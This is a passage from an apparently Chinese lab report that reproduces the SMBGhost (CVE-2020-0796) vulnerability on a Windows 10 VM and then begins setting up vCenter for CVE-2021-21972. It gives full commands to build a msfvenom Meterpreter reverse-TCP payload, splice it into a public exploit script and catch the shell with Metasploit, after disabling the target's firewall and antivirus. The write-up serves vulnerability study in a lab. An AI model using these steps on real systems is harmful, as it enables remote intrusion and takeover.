
并且为能进行攻击，我们将关闭防火墙.


关闭防火墙：

设置-->更新和安全-->Windows安全中心-->防火墙和网络保护



然后我们再通过靶机与操作机互ping检查





由此可以继续进行操作


我们利用github中下载的工具进行蓝屏测试

下载完成后放入kali虚拟机中，执行以下命令：

unzip CVE-2020-0796-PoC-master.zip

cd CVE-2020-0796-PoC-master


 ./CVE-2020-0796.py 靶机IP地址 可以通过nmap进行扫描，找出我们的靶机ip





我们发现靶机是192.168.188.139，进行漏洞复现

屏幕截图 2024-07-19 130803



证明漏洞存在


漏洞攻击

从github进行基础工具的下载，将基础工具解压后，进入目录

接下来使用msf生成exp的反弹shell，及payload文件

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=kali的IP地址 LPORT=5555 -b '\x00' -i 1 -f python > exploit

-f后面是类型，-o后面名字，-b 后面是设定规避字符集，比如: '\x00\xff'避免使用的字符。lhost参数跟的是kali自己的ip，因为是我们是在kali这里生成的程序文件。



接下来将生成的exploit文件中的buf替换为USER\_PAYLOAD,命令如下：

vi exploit

:%s/buf/USER\_PAYLOAD

:wq

这段指令是为了：

首先将exploit的文件打开并加载到vi编辑器中。

:%s/buf/USER\_PAYLOAD这条命令是vi中的替换命令，具体解释如下：

:：进入vi的命令模式。

%：表示替换应该应用于文件的每一行。

s：代表替换操作。

buf：搜索模式，vi将在每一行中寻找这个模式。

USER\_PAYLOAD：替换文本，将替换每个buf的实例。

因此，这条命令会在整个文件中将所有的buf替换为USER\_PAYLOAD。


:wq：这条命令保存所做的更改（如果有的话）并退出vi编辑器。

w：写入（保存）文件。



q：退出编辑器。

执行这些命令后，vi会将exploit文件中所有的buf替换为USER\_PAYLOAD，然后保存这些更改并退出编辑器。

修改后的exploit



将工具中的exploit.py文件中的USER\_PAYLOAD部分替换成exploit文件的内容，生成最终的exploit.py



等等，完整代码参考附件

之后再重新打开窗口配置msf并进行监听

Msfconsole

use exploit/multi/handler

set payload windows/x64/meterpreter/reverse\_tcp

show options

set lhost 192.168.188.130


set lport 5555

Run

首先选择并加载 Metasploit 的多处理程序模块，设置要使用的 Payload 为 Windows x64 平台的反向 TCP Meterpreter。


然后设置监听主机的 IP 地址为 192.168.188.130，并且设置监听端口为 5555。

最后运行 Metasploit 处理程序，开始监听连接。




并在另一个窗口运行刚修改好的exploit.py 文件


python3 exploit.py -ip 靶机IP地址



在运行过程中也会出现一些报错，需要检查靶机是否将病毒与威胁保护关闭，检查后再次运行，直到运行成功

msf也可以监听成功反弹的shell





由此，我们的漏洞利用成功

**3.2.1.2 测试中所用的工具**


Window10 专业版 version 1903

kali linux 2021.1

### 3.2.2 CVE-2021-21972


**3.2.2.1 详细过程**

首先我们进行漏洞环境搭建：


首先我们先在VMWare中安装VMware vSphere虚拟机监控程序EXSi 7.0.0，安装成功后访问EXSi的ip地址（ip地址可自行设置），界面如下，可进行登录。




登录后在管理-许可界面分配许可证，进行激活。




下一步，在EXSi上装载VMWare vCenter Server 7.0.0，将安装包解压后，运行install.exe，进行安装。






按步骤安装完成之后访问VCSA的ip地址（ip地址可自行设置），界面如下。



